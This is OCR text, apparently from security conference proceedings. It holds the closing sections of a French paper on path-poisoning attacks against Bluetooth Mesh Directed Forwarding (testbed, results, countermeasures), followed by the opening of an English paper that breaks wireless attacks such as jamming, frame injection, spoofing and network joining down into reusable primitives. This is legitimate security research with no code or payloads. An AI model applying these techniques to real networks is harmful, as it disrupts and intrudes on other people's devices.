Dans le cas du BM, nous utilisons la partie contrôleur de la pile BLE et avons implémenté la pile protocolaire du BM au niveau de l'hôte. Notre implémentation est à la fois minimale et modulaire, permettant de modifier la gestion des différents événements via des *callbacks*. Cette structure offre aux chercheurs en sécurité la possibilité de mettre en œuvre facilement leurs idées d'attaque avec le niveau d'abstraction approprié.

6.2 Banc de test

Afin d'évaluer nos attaques en pratique, nous avons utilisé un banc d'essai comprenant divers composants : plusieurs cartes ESP32-C6-DevKitC en tant que nœuds légitimes et un dongle nRF52840 (*WHAD*) pour l'attaquant. Une représentation de cette configuration est disponible en Annexe A.

Lors de l'évaluation des attaques, celles-ci étant principalement basées sur le DF, nous avons rencontré divers problèmes liés à l'indisponibilité de dispositifs supportant ce mécanisme de routage. En effet, à l'heure de la rédaction de cet article, il n'existe, à notre connaissance, qu'une seule implémentation du BM qui prend en charge la version 1.1 avec le DF. Cette implémentation repose sur le framework *ESP-IDF* que nous avons utilisé avec les cartes ESP32-C6-DevKitC [9]. Nos nœuds utilisant *ESP-IDF* ont les caractéristiques suivantes :

— Un système de *whitelist* a été mis en place. Il est basé sur la *Bluetooth Device Address* de chaque nœud. Cette liste repose sur

une fonctionnalité préexistante de *ESP-IDF*, et nous a permis de créer différentes topologies de réseau dans un espace limité.
— Chaque nœud possède une NetKey et une AppKey. De plus, tous les nœuds implémentent les modèles *Generic On/Off Client* et *Server* (au niveau de la couche Access). Ainsi, les nœuds prennent en charge l'envoi et la réception de messages applicatifs *Generic On/Off*.
— Une interface web accessible via un serveur HTTP (grâce au module de coexistence BLE-WiFi de *ESP-IDF* [8]). Elle permet d'accéder à un panneau de contrôle personnalisé utilisé pour gérer les *whitelists*, envoyer des messages à n'importe quelle adresse, et surveiller les chemins ainsi que les messages reçus.

6.3 Expérimentations et résultats

Nous avons mené des expérimentations afin d'évaluer l'impact de l'attaque A_3 sur le réseau. Plus généralement, nous avons quantifié l'impact de l'exploitation de V_1 sur un seul nœud. Sur la base d'une topologie en grille, nous avons calculé le ratio de nœuds inaccessibles depuis le nœud victime (que nous considérons comme étant le *Configuration Manager*). Nos tests ont lieu après l'exploitation de l'attaque A_3 sur la victime dont la *Forwarding Table* était vide.

Le ratio utilisé est le *Reachable Nodes Ratio* (RNR), défini par l'équation 1. La connectivité est testée en envoyant un message *Generic On/Off Set* à chaque nœud. Si le nœud cible reçoit le message, il répond par un message *Generic On/Off Status* en utilisant le MF, sa LED clignote et le nœud est considéré comme atteignable (ou *reachable*). Plus le RNR tend vers 0, plus l'impact de l'attaque est grand.

$$RNR = \frac{Number\ of\ reachable\ nodes}{Total\ number\ of\ nodes} \tag{1}$$

Nos expériences font abstraction de la distance entre les nœuds, de la densité du réseau ou des puissances d'émission des nœuds avec la topologie en grille. Nous justifions cette abstraction par le fait que nos attaques ciblent le DF seulement et ne prennent pas en compte le comportement des couches physiques. Par exemple, un lien momentanément indisponible car un nœud est derrière un mur épais résulterait uniquement en un changement dans notre topologie. Afin de nous assurer que nos tests démontrent avec précision l'impact de l'attaque uniquement, nous avons minimisé l'impact de facteurs "extérieurs" (comme des interférences) en envoyant les messages *ON/Off* plusieurs fois par nœud testé et en positionnant tous nos

nœuds dans un même espace réduit et ouvert. En amont de l'évaluation, nous avons aussi testé la connectivité attendue de chaque nœud avec ses voisins (dans la topologie en grille) en vérifiant la bonne réception d'un message envoyé via le MF avec un TTL de 1 (message non relayé).

Les paramètres de nos expérimentations sont la taille de la grille du réseau (3x3 signifie 9 nœuds au total), ainsi que la position de l'attaquant et de la victime (au sein de la grille et leur position relative).

Sur cette base, nous avons considéré 3 cas de base *Case1*, *Case2* et *Case3* pour lesquels nous avons testé A_3. La figure 13 les présente.




Fig. 13. Représentation graphique des résultats des différents cas considérés.

Dans le *Case1*, la grille "s'agrandit" autour de l'attaquant et la victime se trouve à l'extrémité. La distance entre l'attaquant et la victime est de 0 (ils sont dans la portée l'un de l'autre).

Le *Case2* est similaire au *Case1*, mais les positions de l'attaquant et de la victime sont inversées

Le *Case3* est un cas où l'attaquant et la victime se trouvent toujours sur "le bord" de la grille, sur une diagonale. Ainsi, la distance entre eux augmente à mesure que la grille s'agrandit. Ce cas représente le

pire scénario pour notre attaque, car le chemin empoisonné est long, augmentant les chances qu'un nœud soit dans la portée d'un nœud relais du chemin.

Les résultats détaillés de l'expérimentation sont présentés dans la figure 14. Celle-ci montre que la valeur de RNR diminue à mesure que la taille de la grille augmente. L'attaque est plus efficace lorsque la distance entre l'attaquant et la victime est faible. En effet, plus il y a de nœuds relais sur le chemin, plus les chances qu'un message légitime parvienne à sa destination sont élevées. Cependant, nous pouvons observer que même dans le *Case3*, la valeur de RNR commence à diminuer à partir de la grille 4x4.




Fig. 14. Résultats de l'évaluation du *Reachable Nodes Ratio* (RNR).

Ces expérimentations montrent que le positionnement de l'attaquant par rapport à la victime, la "centralité" de la victime ainsi que la taille du réseau influencent l'efficacité de l'attaque par empoisonnement de chemin. Toutefois, si nous extrapolons en fonction de la taille de la grille, la valeur de RNR tend vers 0, ce qui montre l'efficacité de l'attaque.

7 Contre-mesures

7.1 Suppression de la fonctionnalité de nœuds dépendants en DF

Nous proposons de supprimer la notion de dépendance en DF (notamment dans les *Forwarding Table*). D'un point de vue du PO, il n'est pas important de savoir si le PT d'un chemin est un nœud dépendant d'un

autre. Il en est de même pour les nœuds dépendants du PO par rapport au PT. Au final, les messages sont envoyés avec les mêmes paramètres.

Ainsi, les nœuds conscients d'une relation de dépendance d'un autre nœud à eux même (via la relation de *Friendship* ou autre), peuvent se comporter comme si les plages d'adresses des nœuds dépendants leur appartenaient. Par conséquent, les messages *Path Request* auront pour réponse un *Path Reply* sans nœuds dépendants spécifiés. Lorsque un nœud reçoit un message destiné à l'un de ses nœuds dépendants, il le stocke dans une file d'attente (pour la *Friendship*), ce qui correspond au comportement actuel.

La suppression du concept de nœuds dépendants en DF aurait pour conséquence une augmentation du nombre de chemins. Si un nœud soutient 3 nœuds dépendants, au lieu d'un seul chemin, il y aura 4 chemins (un pour chaque nœud dépendant et le chemin vers le nœud support) pour chaque PO.

Cette solution empêcherait un attaquant d'utiliser V_1 et neutraliserait totalement A_3. Cependant, elle ne l'empêcherait pas de falsifier les messages *Path Reply* et de spécifier des plages d'adresses PT incorrectes.

7.2 Métrique plus sûre pour la sélection du meilleur chemin

De nombreuses études présentent des métriques plus sûres et plus efficaces lorsqu'il s'agit de choisir le meilleur chemin [11, 17]. Dans la version 1.1 du BM, la seule métrique disponible est celle décrite dans cet article.

Nous proposons une alternative simple qui ne nécessiterait pas de modifications structurelles du protocole. En utilisant une métrique basée sur le temps, les nœuds sélectionnent le meilleur chemin en fonction du premier message *Path Request* qu'ils reçoivent pour un chemin. Ainsi, le chemin "le plus rapide" est considéré comme le meilleur.

Bien sûr, cela ne représente qu'une capture de l'état du réseau lors de l'initialisation du chemin et cela ne constitue peut-être pas le chemin le plus rapide en pratique. La création de voies multiples pourrait être réalisée en ajoutant un délai supplémentaire aux nœuds relais qui font déjà partie d'une voie.

Cette solution rendrait les attaques de type *sinkhole*, telles que celles décrites dans A_2, beaucoup plus difficiles à réaliser. L'utilisation d'autres métriques issues de l'état de l'art, dans le but de rendre plus difficile pour un attaquant d'exploiter E_2, est suggérée.

8 Conclusion et Perspectives

Le BM a été conçu en tenant compte de la sécurité et de la confidentialité, et vise à corriger les faiblesses des réseaux maillés existants. L'ajout de paramètres de sécurité appliqués par défaut montre par exemple une avancée en la matière. Cependant, la jeunesse du protocole et le manque d'outils appropriés ont retardé, à notre sens, les évaluations de sécurité.

Dans cet article, nous présentons la première analyse du mécanisme de *Directed Forwarding* récemment ajouté au BM. Nous avons identifié plusieurs vecteurs d'attaque impactant la disponibilité du réseau. Nous montrons que le DF permet à un nœud malveillant de perturber considérablement la création de routes et les communications en injectant des messages de contrôle falsifiés. De plus, nous démontrons la faisabilité de nos attaques en environnement réel. Nous introduisons également l'implémentation du BM dans *WHAD*, ouvrant la voie à une analyse plus systématique de la sécurité du protocole.

En perspective, nous envisageons de tester les autres fonctionnalités récemment ajoutées dans la version 1.1 du protocole, telles que le *subnet bridging* ou le *Provisioning* basé sur des certificats. De plus, tenter d'extrapoler les attaques existantes sur d'autres protocoles tels que le Zigbee ou le WirelessHART semble être une direction pertinente pour de futures recherches. Enfin, explorer l'utilisation du DF comme mécanisme défensif par l'utilisation de chemins fixes pourrait être une direction de recherche intéressante dans le cadre d'un Système de Détection d'Intrusion (IDS) centralisé pour les réseaux BM.

Références

1. Flor Álvarez, Lars Almon, Ann-Sophie Hahn, and Matthias Hollick. Toxic friends in your network : Breaking the bluetooth mesh friendship concept. In *ACM SSR*, 2019. `https://doi.org/10.1145/3338500.3360334`.
2. Taimur Bakhshi, Bogdan Ghita, and Ievgeniia Kuzminykh. A review of iot firmware vulnerabilities and auditing techniques. *Sensors*, 2024. `https://doi.org/10.3390/s24020708`.
3. Bluetooth SIG. Bluetooth mesh protocol specification. Technical report, Bluetooth Special Interest Group (SIG). Version 1.1, published September 12, 2023. `https://www.bluetooth.com/specifications/specs/mesh-protocol-specification-v1-1/`.
4. Romain Cayre and Cauquil Damien. WHAD : Wireless HAcking Devices. `https://github.com/whad-team/whad-client`.
5. Romain Cayre, Florent Galtier, Guillaume Auriol, Vincent Nicomette, Mohamed Kaâniche, and Géraldine Marconato. InjectaBLE : Injecting malicious traffic

into established Bluetooth Low Energy connections. In *IEEE/IFIP DSN*, 2021. https://laas.hal.science/hal-03193297.

6. Tristan Claverie, Gildas Avoine, Stéphanie Delaune, and José Lopes Esteves. Extended version : Tamarin-based Analysis of Bluetooth Uncovers Two Practical Pairing Confusion Attacks. In *ESORICS*. Gene Tsudik, Mauro Conti, Kaitai Liang, Georgios Smaragdakis, 2023. https://hal.science/hal-04079883.
7. Tristan Claverie and José Lopes Esteves. Bluemirror : Reflections on bluetooth pairing and provisioning protocols. In *IEEE WOOT*, 2021. https://doi.org/10.1109/SPW53761.2021.00054.
8. Espressif Systems. ESP-IDF Coexistence API Guide. https://docs.espressif.com/projects/esp-idf/en/v5.3.1/esp32/api-guides/coexist.html.
9. Espressif Systems. ESP-IDF : Espressif IoT Development Framework. https://github.com/espressif/esp-idf.
10. S. Gurung and V. Mankotia. ABGF-AODV protocol to prevent black-hole, gray-hole and flooding attacks in MANET. *Telecommunication Systems*, 2024. https://doi.org/10.1007/s11235-024-01154-1.
11. George Hatzivasilis, Ioannis Papaefstathiou, and Charalampos Manifavas. Scotres : Secure routing for iot and cps. *IEEE Internet of Things Journal*, 2017. https://doi.org/10.1109/JIOT.2017.2752801.
12. Andrea Lacava, Pierluigi Locatelli, and Francesca Cuomo. Friendship security analysis in bluetooth low energy networks. In *MedComNet*, 2023. https://doi.org/10.1109/MedComNet58619.2023.10168876.
13. Andrea Lacava, Valerio Zottola, Alessio Bonaldo, Francesca Cuomo, and Stefano Basagni. Securing bluetooth low energy networking : An overview of security procedures and threats. *Computer Networks*, 2022. https://doi.org/10.1016/j.comnet.2022.108953.
14. Andrea Lacava, Valerio Zottola, Alessio Bonaldo, Francesca Cuomo, and Stefano Basagni. Securing bluetooth low energy networking : An overview of security procedures and threats. *Computer Networks*, 2022. https://doi.org/10.1016/j.comnet.2022.108953.
15. Abdul Malik, Muhammad Zahid Khan, Mohammad Faisal, Muhammad Nawaz Khan, Tariq Hussain, and Razaz Waheeb Attar. Comprehensive taxonomy and critical analysis of mitigation approaches for black-hole and gray-hole security attacks in aodv-based vanets. *Computers and Electrical Engineering*, 2025. https://doi.org/10.1016/j.compeleceng.2024.109950.
16. Elisha O Ochola and Mariki M Eloff. A review of black hole attack on aodv routing in manet. In *ISSA*, 2011.
17. Francesco Oliviero and Simon Pietro Romano. A reputation-based metric for secure routing in wireless mesh networks. In *IEEE GLOBECOM*, 2008. https://doi.org/10.1109/GLOCOM.2008.ECP.374.
18. Harry O'Sullivan. Security vulnerabilities of bluetooth low energy technology (ble). *Tufts University*, 2015.
19. Charles E. Perkins, John Dowdell, Lotte Steenbrink, and Victoria Pritchard. Ad Hoc On-demand Distance Vector Version 2 (AODVv2) Routing. Internet-Draft draft-perkins-manet-aodvv2-05, Internet Engineering Task Force, 2024. Work in Progress. https://datatracker.ietf.org/doc/draft-perkins-manet-aodvv2/05/.

20. Jianliang Wu, Ruoyu Wu, Dongyan Xu, Dave (Jing) Tian, and Antonio Bianchi. Sok : The long journey of exploiting and defending the legacy of king harald bluetooth. In *IEEE Symposium on Security and Privacy*. IEEE, 2024.
21. Qiaoyang Zhang and Zhiyao Liang. Security analysis of bluetooth low energy based smart wristbands. In *ICFST*, 2017. https://doi.org/10.1109/ICFST.2017.8210548.
22. Alireza Zohourian, Sajjad Dadkhah, Euclides Carlos Pinto Neto, Hassan Mahdikhani, Priscilla Kyei Danso, Heather Molyneaux, and Ali A. Ghorbani. Iot zigbee device security : A comprehensive review. *Internet of Things*, 2023. https://doi.org/10.1016/j.iot.2023.100791.

A Expériences




Fig. 15. Description du banc de test.




Fig. 16. Banc de test utilisé.

We Have A Deal: we provide the lego bricks, you build cool wireless attacks

Damien Cauquil[1] and Romain Cayre[23]
dcauquil@quarkslab.com
rcayre@laas.fr

[1] Quarkslab
[2] CNRS, LAAS, 7 avenue du colonel Roche, F-31400
[3] Univ de Toulouse, INSA, LAAS, F-31400

Abstract. Attacks on wireless protocols are as numerous as the tools used to perform them, each being tied to a protocol and implementing one or more attacks. This fragmentation hinders interoperability and code reuse, impacting security research and leading to more fragmentation as researchers need to reinvent the wheel or adapt existing code to other hardware.

In this paper, we standardize attacks on wireless protocols as a combination of eleven attack primitives. We detail how these attack primitives helped us shape a corresponding tool set and how we leverage them to perform complex attacks on real-world wireless networks. We present the design of these tools and the mechanism used to combine them as well as the pros and cons of the chosen mechanisms compared to the theoretical approach.

Finally, we demonstrate how these attack primitives simplify the security analysis of wireless protocols, like *Meshtastic*, and enable complex attack workflows, illustrated on *RF4CE* and *Logitech Unifying*, enabling researchers to develop simple tools that can be combined with our tool set.

1 Introduction

Wireless protocols have become critical for most connected systems as they are used to create communication networks, interconnect multiple systems, transmit information from one device to another, with a lot of different usages. These protocols rely on wireless signals to send and receive data, and on cryptography to ensure confidentiality, authenticity and integrity when supported. They are also prone to attacks due to some weaknesses introduced during their design or errors during the development of specific implementations, allowing remote attackers to take complete control of a device, leak sensitive information or even disrupt communications.

Attacks on wireless protocols are still evolving, security researchers trying to figure out new ways of exploiting more and more complex vulnerabilities, helped by quickly evolving and newly created wireless protocols. In fact, wireless protocols have improved a lot these last years: some initiatives like *Thread* define new protocols built upon other protocols while others simply continue to evolve at a fast pace like Bluetooth Low Energy (BLE).

1.1 Wireless attacks and tools fragmentation

Multiple wireless attacks have been designed and implemented on various protocols, leading to many specific security tools like the *aircrack-ng* suite [1], *gnuradio* [14], *Ubertooth* [11], *InternalBlue* [17], *Killerbee* [29], *MouseJack* [20], *Keykiriki* [36], *Gattacker* [33], *crackle* [31], *Btlejuice* [6], *Btlejack* [5], *Mirage* [7] or *Injectable* [8] to name a few. These tools are for most of them used with specific hardware required to interact with the radio signals related to the target protocol. In some cases this hardware is available off-the-shelf like a Wi-Fi network adapter or a Bluetooth adapter, while in other cases it may be very specific and require a firmware to be installed in it.

This fragmentation causes a lot of issues, including but not limited to:

— each tool uses its own hardware,
— attacks implemented in a tool are not portable to another tool or hardware,
— researchers keep reinventing the wheel (host/interface communication protocol, packet processing, etc.).

1.2 Reducing fragmentation

As a first response to this fragmentation issue, we started working in August 2021 on *WHAD* [30], an attempt at providing researchers and users with a flexible framework able to interact with various wireless protocols.

During the development of *WHAD*, we spent quite some time thinking about the different tools we may include in this framework. Some of them were more than obvious while others were quite difficult to define, and it became clear that we needed to think these tools as *Lego* bricks that we could combine to create complex behaviors. This is how the idea of defining a systematization of wireless attacks came into our minds and slowly made its way, and even if it first looked like a difficult task, we quickly realized we have already started this work during the development.

Fundamentally, wireless attacks rely on similar mechanisms like sniffing data from radio signals, injecting data into an existing connection or sending directly data to a target device, recovering cryptographic material, etc. Therefore, we propose to define a system in which these attacks can be described as a combination of a subset of elementary functions, thus providing us with a higher-level view of what they are, how they are carried and more importantly what elementary functions are involved for each of them. This would help shape a limited set of tools that can be used with a wide range of wireless protocols, factorizing some key parts of these attacks and therefore reducing the fragmentation.

If we can break down most wireless attacks into a succession of steps with some of them quite generic, we would be able to create a set of tools that mixes generic tools with protocol-specific tools that can collaborate to implement any wireless attack, and why not help set up new attacks on recent protocols.

1.3 State of the art

Most previous research focused on the design of relevant taxonomies to classify wireless attacks. As a result, various attack classifications have been proposed over time [15]. One of the most used is the active-passive classification, first introduced by Kent [16], splitting attacks in two categories in function of the presence or the absence of interactions with the target system. Similarly, the internal-external attack classification has been proposed by McNamara in [22], depending on the level of access to the network. While these taxonomies provide relevant information, the granularity is too coarse to express the technical differences between attacks. An alternative approach proposed by McHugh in [21] classify attacks based on the protocol layers they exploit, but leads to several limitations when heterogeneous protocols stacks are used or when attacks target several layers simultaneously. Finally, Stallings proposed [34] a classification based on the security services being compromised by attacks, splitting them into fabrication attacks (targeting authentication), interception attacks (targeting confidentiality), modification attacks (targeting integrity) or interruption attacks (targeting availability). This latest classification has been enriched in [18] to integrate domination attacks, targeting several security services at the same time.

Our literature review on wireless attacks leads us to identify two significant limitations. First, most papers have a limited scope: for example, a lot of papers only consider one single protocol, generally the Wi-Fi protocol (IEEE 802.11) [2, 37]. These studies classify the existing attacks

on Wi-Fi. Other studies consider Bluetooth Classic [35], or ZigBee [19], and provide a good classification of the existing attacks against these protocols.

Second, these papers are systematically based on classification: while they can be useful as they present a comprehensive list of attacks for a protocol and make it possible to identify similarities between attacks, they did not identify the atomic operations composing attacks nor their dependencies or relationships, contrarily to a *systematization*. We did not find any previous study breaking down attacks against wireless protocols and proposing a systematization of wireless attacks independently of any wireless protocol.

2 Systematization of attacks on wireless protocols

The first logical step in elaborating this systematization consists in defining a comprehensive threat model that will help us understand what an attacker may want to obtain by attacking a wireless network and the ways they can achieve their goal.

2.1 Considered protocols

In this paper, we mainly consider a set of well-known wireless protocols, with a focus on the ones used in the context of IoT. The considered protocols are introduced in Table 1.

Protocol	Modulation	Frequency band	Topologies	Use case
Bluetooth Low Energy	GFSK	2402-2480MHz	Peer to Peer	Small IoT devices
Bluetooth Mesh	GFSK	2402-2480MHz	Mesh	Small IoT devices
Enhanced ShockBurst	GFSK	2400-2499MHz	Star	Microcontrollers
Logitech Unifying	GFSK	2400-2499MHz	Star	Keyboards & mices
WiFi	OFDM	2412-2472MHz	Star	Computers & Smartphones
RF4CE	O-QPSK	2405-2480MHz	Peer to Peer	Remote Controls
ZigBee	O-QPSK	2405-2480MHz	Mesh	IoT devices
LoRaWAN	LoRa	433MHz/868MHz	Star	Sensors & Actuators
MeshTastic	LoRa	433MHz/868MHz	Mesh	Computers & Smartphones

Table 1. List of considered protocols.

2.2 Defining a generic Threat Model

Unfortunately, none of the wireless protocols studied defines a threat model, as a consequence we must define a generic one that may fit all of them. Therefore, we need to consider every possible outcome from the attacker's point of view first, and then define all the ways to achieve them considering wireless protocols as a whole. This first analysis is high-level, but it will give us the big picture of the expected goals and the various ways to achieve them.

Since wireless protocols are defined to make two or more devices exchange information, we consider by default any protocol as a *network protocol*, even if there is no real network defined by the protocol itself. A network can be identified by a specific *identifier*, be it defined in the protocol specification or tied to the device that manages the network, and is composed of two or more *nodes*. Node roles may vary depending on wireless protocols and their supported topologies, with some roles strongly tied to a specific protocol. The proposed systematization simply considers a node as a participant in a network regardless its role to define a generic threat model that fits the majority of wireless protocols. The resulting threat model has some limitations due to these considerations:

— one or more threats related to a specific protocol may not be considered as they may not fit other protocols
— role-based threats have not been included in this threat model and therefore will not be covered in the proposed systematization

We have identified the following potential objectives of attacks on a wireless network, each representing a threat that must be carefully addressed:

— identifying all nodes belonging to a network
— disrupting communications between two or more nodes
— joining a network as a legitimate node
— interacting with a node
— tampering with data sent between two nodes
— accessing sensitive information

2.3 Studying Well-Known Attacks

With these generic threats defined, we will now determine how they can be achieved based on the analysis of multiple wireless protocols we have previously studied: Wi-Fi, Bluetooth Low Energy, ZigBee, RF4CE, Logitech Unifying, Enhanced ShockBurst, and LoRaWAN.

Identify all nodes belonging to a network Identifying all the nodes that belong to a network is a classic step performed by attackers while targeting a wireless network (and it is quite the same for wired networks) to find potential targets. Wireless protocols like Wi-Fi, ZigBee or RF4CE have their nodes regularly sending data to other nodes on the network, or simply broadcasting some information to identify themselves in order for other nodes to connect to a network (known as *beaconing*).

An attacker can **passively capture data on a specific communication channel** where a node with a network *manager* role advertises itself while others send data, including their own identities. This approach allows the attacker to remain completely stealthily while identifying all the nodes within a network. This approach works pretty well for some protocols like Wi-Fi or ZigBee, because they generally leak their identities when sending data to other nodes of the network.

Wireless protocols like Wi-Fi, however, provide some features allowing a node in charge of the network to avoid advertising this network, forcing any node that needs to connect to query the network before accessing it through what the protocol calls *probe requests*. This is a method designed to actively search for a specific network, usually called an *active scan*.

An attacker can mimic this behavior and send data to discover active nodes, especially when most of them do not advertise themselves or send some data on a regular basis. This technique implies **sending multiple queries and listening for answers**.

Some protocols may also expose a subset or their entire topology, and discovering other nodes may be part of the protocol itself. An attacker simply has to **exploit any discovery feature available in a protocol to identify the nodes** that belong to a specific network.

In summary, an attacker can discover the nodes belonging to a network by:

— capturing passively data sent over a communication channel
— sending requests and capturing any response that follows this request
— taking advantage of a wireless protocol discovery mechanism

Disrupting communications between two or more nodes This threat is basically a *denial of service (DoS)* against a whole network or a part of it, and there are multiple ways to achieve this depending on the targeted network.

One way to disrupt communications is to simply jam the communication channel, the medium used to convey information between at least

two nodes of the network. Jamming consists of sending incoherent data on the communication channel, thus causing a lot of collisions if multiple nodes are sending data at the same time. Alternatively, communications can simply be disrupted by occupying the channel to prevent legitimate nodes from using it for data exchange.

For Wi-Fi and ZigBee networks, **simple jamming using a radio transmitter using the same modulation is enough to disrupt a network**, because such networks use a single communication channel.

For protocols using a channel hopping mechanism like Bluetooth Low Energy or Logitech Unifying, disrupting the communication channel may be more difficult as the attacker needs to know the parameters used by nodes to jump from one channel to another. The bandwidth used by most of these wireless protocols makes radio-based jamming quite difficult or at least very expensive as an attacker needs to effectively jam a wide frequency band. Some protocols rely on a very robust modulation combined with multiple channels, such as LoRaWAN, that makes jamming attacks more difficult to achieve (but still possible, see [13]).

When a wireless protocol implements a connection between two devices, like Bluetooth Low Energy or Wi-Fi, another way to disrupt communications between devices is to target an existing connection instead of the communication channel. In this case, the disruption targets only two devices but can be more effective and selective. **Causing a timeout in a connection using selective jamming** or terminating a connection through *data injection* are simple ways to break connections. This is possible for instance with Bluetooth Low Energy by injecting a *TERMINATE_PDU* as demonstrated in [8], or in Wi-Fi networks by injecting a deauthentication management frame as recalled in [37].

For wireless protocols that support a single connection like Bluetooth Low Energy, **maintaining a connection with a node** makes it disappear and avoids further connections from other nodes, thus leading to a denial of service.

Last, a fourth possibility has emerged from protocols that let nodes update connection parameters such as Bluetooth Low Energy (using a *Connection Parameters Update* procedure) or WiFi (through a *Channel Switch Annoucement*). This feature can be abused by an attacker to cause a desynchronization through data injection, making one of the two nodes participating in a connection change its parameters while the other sticks with the previous ones. *Selective jamming* can also be used to prevent one node from sending to the other the new communication parameters,

causing a desynchronization if the sending node does not expect any type of confirmation from the recipient.

As demonstrated above, disrupting communications can be achieved by:

— occupying the communication channel
— jamming selectively
— injecting data
— maintaining a connection

Joining a network as a legitimate node An attacker may want to join an existing network as a legitimate node, either by adding a node to the network or by spoofing an existing node. This could also include bypassing some security mechanisms required to join a network, such as breaking an encryption key or finding a password.

If we consider non-connected wireless protocols like Enhanced ShockBurst, joining a network can then be reduced to the **possibility of sending valid data to any node belonging to a network**. If encryption is used, the knowledge of the encryption key is required to send data that will be interpreted as legitimate.

For connection-based protocols like Wi-Fi or Bluetooth Low Energy, joining a network consists of **establishing a connection from an allowed node** and may require the knowledge of a password (or key) if the target network is protected. Regarding Bluetooth Low Energy, some connection modes may also require extra information about the network like an *identity Resolving Key*. All nodes may not be allowed to connect to a network, depending on its security settings: Wi-Fi can use a whitelist to only allow known nodes to establish a connection, as well as Logitech Unifying. For an attacker, that means **spoofing the identity of a legitimate node** may be required to be allowed to establish a connection. Let us note that depending on the protocol, it may be possible to have a limited interaction with a node without being able to properly initiate a connection (e.g., spoofing management frames in a WiFi network). We can assimilate this case to a frame injection in a non-connected wireless protocol, where only a subset of vulnerable frames can be injected.

Spoofing a node identity while sending valid encrypted data (implying the attacker knows the encryption key) can be assimilated to *data injection*, except if the protocol allows the co-existence of at least two connections from the same node but identified with two unique connection identifiers.

As a result, joining a network can be achieved by:

— sending valid data to a node (in plaintext or encrypted if the attacker knows the encryption key or password), optionally spoofing a node identity if required
— establishing a connection to a network from an allowed node, optionally spoofing a node identity if required

Interacting with a node For networks that do not require a connection, interacting with a node is generally simple as one has just to **send valid data and wait for an answer if it is expected**. Receiving data is done by listening on the communication channel and waiting for the answer to be sent by the target node.

For networks that do require a connection, it is pretty much the same except that a connection needs to be established first, as described in Section 2.3. The data exchanged with the node needs to be valid and may require the knowledge of an encryption key, or a password, if encryption is required by the protocol.

Interacting with a node may allow an attacker to access sensitive information if it is not protected or to query the node for information. If it is a smart lock for instance, an attacker may be able to send the correct data to make it open, thus implying a physical consequence. Replay attacks are also a good example of this kind of interaction, as an attacker only has to capture a legitimate interaction, even encrypted, and replay it to a target node.

Another possible way to interact with a device consists in injecting valid data into an existing connection or sending it directly to the target node. Doing so generally requires to be able to spoof the sending node identity.

An attacker can therefore interact with a node by:
— directly sending valid data to a node
— establishing a connection first and then sending valid data to a node
— injecting data

Tampering with data sent between two nodes Modifying data exchanged between nodes can be an excellent way to bypass security measures, capture sensitive data or trigger unspecified behaviors, and wireless protocols are generally prone to this attack. Wi-Fi is vulnerable to the *Evil twin* attack (see [37]), Bluetooth Low Energy to a man-in-the-middle attack through a spoofed node (see [6, 33]) as well as Logitech Unifying (see [23]).

